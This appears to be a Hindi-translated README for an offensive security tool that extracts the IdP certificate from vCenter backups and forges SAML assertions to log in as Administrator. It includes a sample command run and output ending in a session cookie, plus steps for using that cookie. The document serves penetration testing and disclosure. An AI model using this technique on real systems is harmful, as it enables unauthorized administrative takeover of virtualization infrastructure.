
 horizon3ai/vcenter_saml_login
vCenter बैकअप से IdP प्रमाणपत्र निकालने और Administrator के रूप में लॉग इन करने का एक टूल

vCenter बैकअप से Identity Provider (IdP) प्रमाणपत्र निकालने और Administrator के रूप में लॉग इन करने के लिए एक टूल
आम तौर पर, परीक्षणों के दौरान, हमें किसी फाइलसर्वर पर vCenter बैकअप तक पहुंच मिलती है या हाल के CVEs के माध्यम से VCSA होस्ट पर रूट एक्सेस मिलता है। vCenter vSphere UI में लॉग इन करने से हमें आसानी से अधिक सिस्टम, गोपनीय जानकारी तक पहुंच मिलती है, साथ ही ग्राहकों को इन निष्कर्षों का प्रभाव दिखाने में भी मदद मिलती है।
data.mdb फ़ाइल में प्रमाणपत्र होते हैं और यह vCenter बैकअप के साथ-साथ रूट अनुमतियों वाले VCSA होस्ट पर भी पाई जा सकती है। ये प्रमाणपत्र क्लियरटेक्स्ट (cleartext) में संग्रहीत होते हैं और किसी भी उपयोगकर्ता के लिए किसी भी SAML प्रमाणीकरण अनुरोध पर हस्ताक्षर करने के लिए उपयोग किए जा सकते हैं - जिसमें अंतर्निहित Administrator भी शामिल है।
यदि आप इस टूल के कई उपयोग मामलों और vCenter होस्ट्स तक प्रशासनिक पहुंच प्राप्त करने के लिए हमने इसका उपयोग कैसे किया, इसके बारे में अधिक जानना चाहते हैं, तो हमारी ब्लॉग पोस्ट देखें: https://www.horizon3.ai/compromising-vcenter-via-saml-certificates/

root@kali:~/vcenter# python3 vcenter_saml_login.py -p data.mdb -t 10.0.100.200
[*] Successfully extracted the IdP certificate
[*] Successfully extracted trusted certificate 1
[*] Successfully extracted trusted certificate 2
[*] Obtaining hostname from vCenter SSL certificate
[*] Found hostname vcsa.olympus for 10.0.100.200
[*] Initiating SAML request with 10.0.100.200
[*] Generating SAML assertion
[*] Signing the SAML assertion
[*] Attempting to log into vCenter with the signed SAML request
[+] Successfuly obtained Administrator cookie for 10.0.100.200!
[+] Cookie: VSPHERE-UI-JSESSIONID=06D1630719B4DE33A4CE653458911640
उपरोक्त कुकी के साथ, VCSA इंस्टेंस को https://<VCSA>/ui पर विज़िट करें, कुकी को /ui पथ के अंतर्गत जोड़ें, और https://<VCSA>/ui को फिर से ब्राउज़ करें।
यह सॉफ़्टवेयर पूर्ण रूप से शैक्षणिक अनुसंधान और प्रभावी रक्षात्मक तकनीकों के विकास के उद्देश्य से बनाया गया है, और इसका उपयोग सिस्टम पर हमला करने के लिए अभिप्रेत नहीं है, सिवाय उन मामलों के जहां स्पष्ट रूप से अधिकृत किया गया हो। प्रोजेक्ट अनुरक्षक इस सॉफ़्टवेयर के दुरुपयोग के लिए ज़िम्मेदार या उत्तरदायी नहीं हैं। जिम्मेदारी से उपयोग करें।






